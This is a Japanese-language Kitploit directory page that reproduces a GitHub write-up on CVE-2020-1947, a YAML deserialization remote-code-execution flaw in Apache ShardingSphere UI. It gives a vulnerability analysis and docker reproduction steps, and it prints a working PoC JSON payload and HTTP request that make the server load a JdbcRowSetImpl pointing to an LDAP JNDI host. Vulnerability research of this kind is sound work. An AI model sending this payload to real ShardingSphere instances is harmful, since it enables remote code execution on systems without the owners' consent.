
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2020-1947 — CVE-2020-1947の概念実証と分析。Apache ShardingSphere UIのYAML逆シリアル化リモートコード実行脆弱性で、再現手順と修正ガイダンスを含みます。 | Kitploit
ツール/GitHubGitHub/starkchristmas/cve-2020-1947
脆弱性分析コード分析エクスプロイトウェブアプリケーション悪用設定ミスリモートアクセスツール
GitHubstarkchristmas/cve-2020-1947

CVE-2020-1947

CVE-2020-1947の概念実証と分析。Apache ShardingSphere UIのYAML逆シリアル化リモートコード実行脆弱性で、再現手順と修正ガイダンスを含みます。

リポジトリを見る
11386年前未レビュー
共有

CVE-2020-1947 ApacheShardingShpereUIYAML解析によるリモートコード実行脆弱性の再現と分析

概要

shardingsphereはapacheのオープンソースエコシステムであり、分散データベースミドルウェアソリューションのセットです。sharding-jdbc、sharding-proxy、sharding-sidecarという3つの独立したフレームワークで構成され、データシャーディング、分散トランザクション、データベースガバナンスを提供するために使用されます。

影響を受けるバージョン

ShardingSphere 4.0.0-RC3, 4.0.0  sharding-jdbc、sharding-proxy、sharding-uiなどのコンポーネント

分析環境

Apache-shardingsphere-incubating-4.0.0
java version "1.8.0_231"
Java(TM) SE Runtime Environment (build 1.8.0_231-b11)
Java HotSpot(TM) 64-Bit Server VM (build 25.231-b11, mixed mode

脆弱性分析



shardingsphereのウェブコンソールはsnakeyamlライブラリを使用してYAML入力を解析し、データソース構成を読み込みます。snakeyamlは、検証を行わずにアンマーシャリングを許可し、解析とデシリアライズを実行できます。 unmarshal()は内容を直接yaml.snakeyamlのload()に渡して解析します。 このとき、unmarshalが悪意のあるYAMLシリアライズ内容を渡すとRCEが発生します。
脆弱性の再現

git clone https://github.com/HexChristmas/CVE-2020-1947
cd CVE-2020-1947
docker-compose.yml

PoC

{"name":"CVE-2020-1947","ruleConfiguration":"  encryptors:\n    encryptor_aes:\n      type: aes\n      props:\n        aes.key.value: 123456abc\n    encryptor_md5:\n      type: md5\n  tables:\n    t_encrypt:\n      columns:\n        user_id:\n          plainColumn: user_plain\n          cipherColumn: user_cipher\n          encryptor: encryptor_aes\n        order_id:\n          cipherColumn: order_cipher\n          encryptor: encryptor_md5","dataSourceConfiguration":"!!com.sun.rowset.JdbcRowSetImpl\n  dataSourceName: ldap://127.0.0.1:1389/CommandObject\n  autoCommit: true"}

Request

POST /api/schema HTTP/1.1
Host: 10.10.20.166:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    369
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    282

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





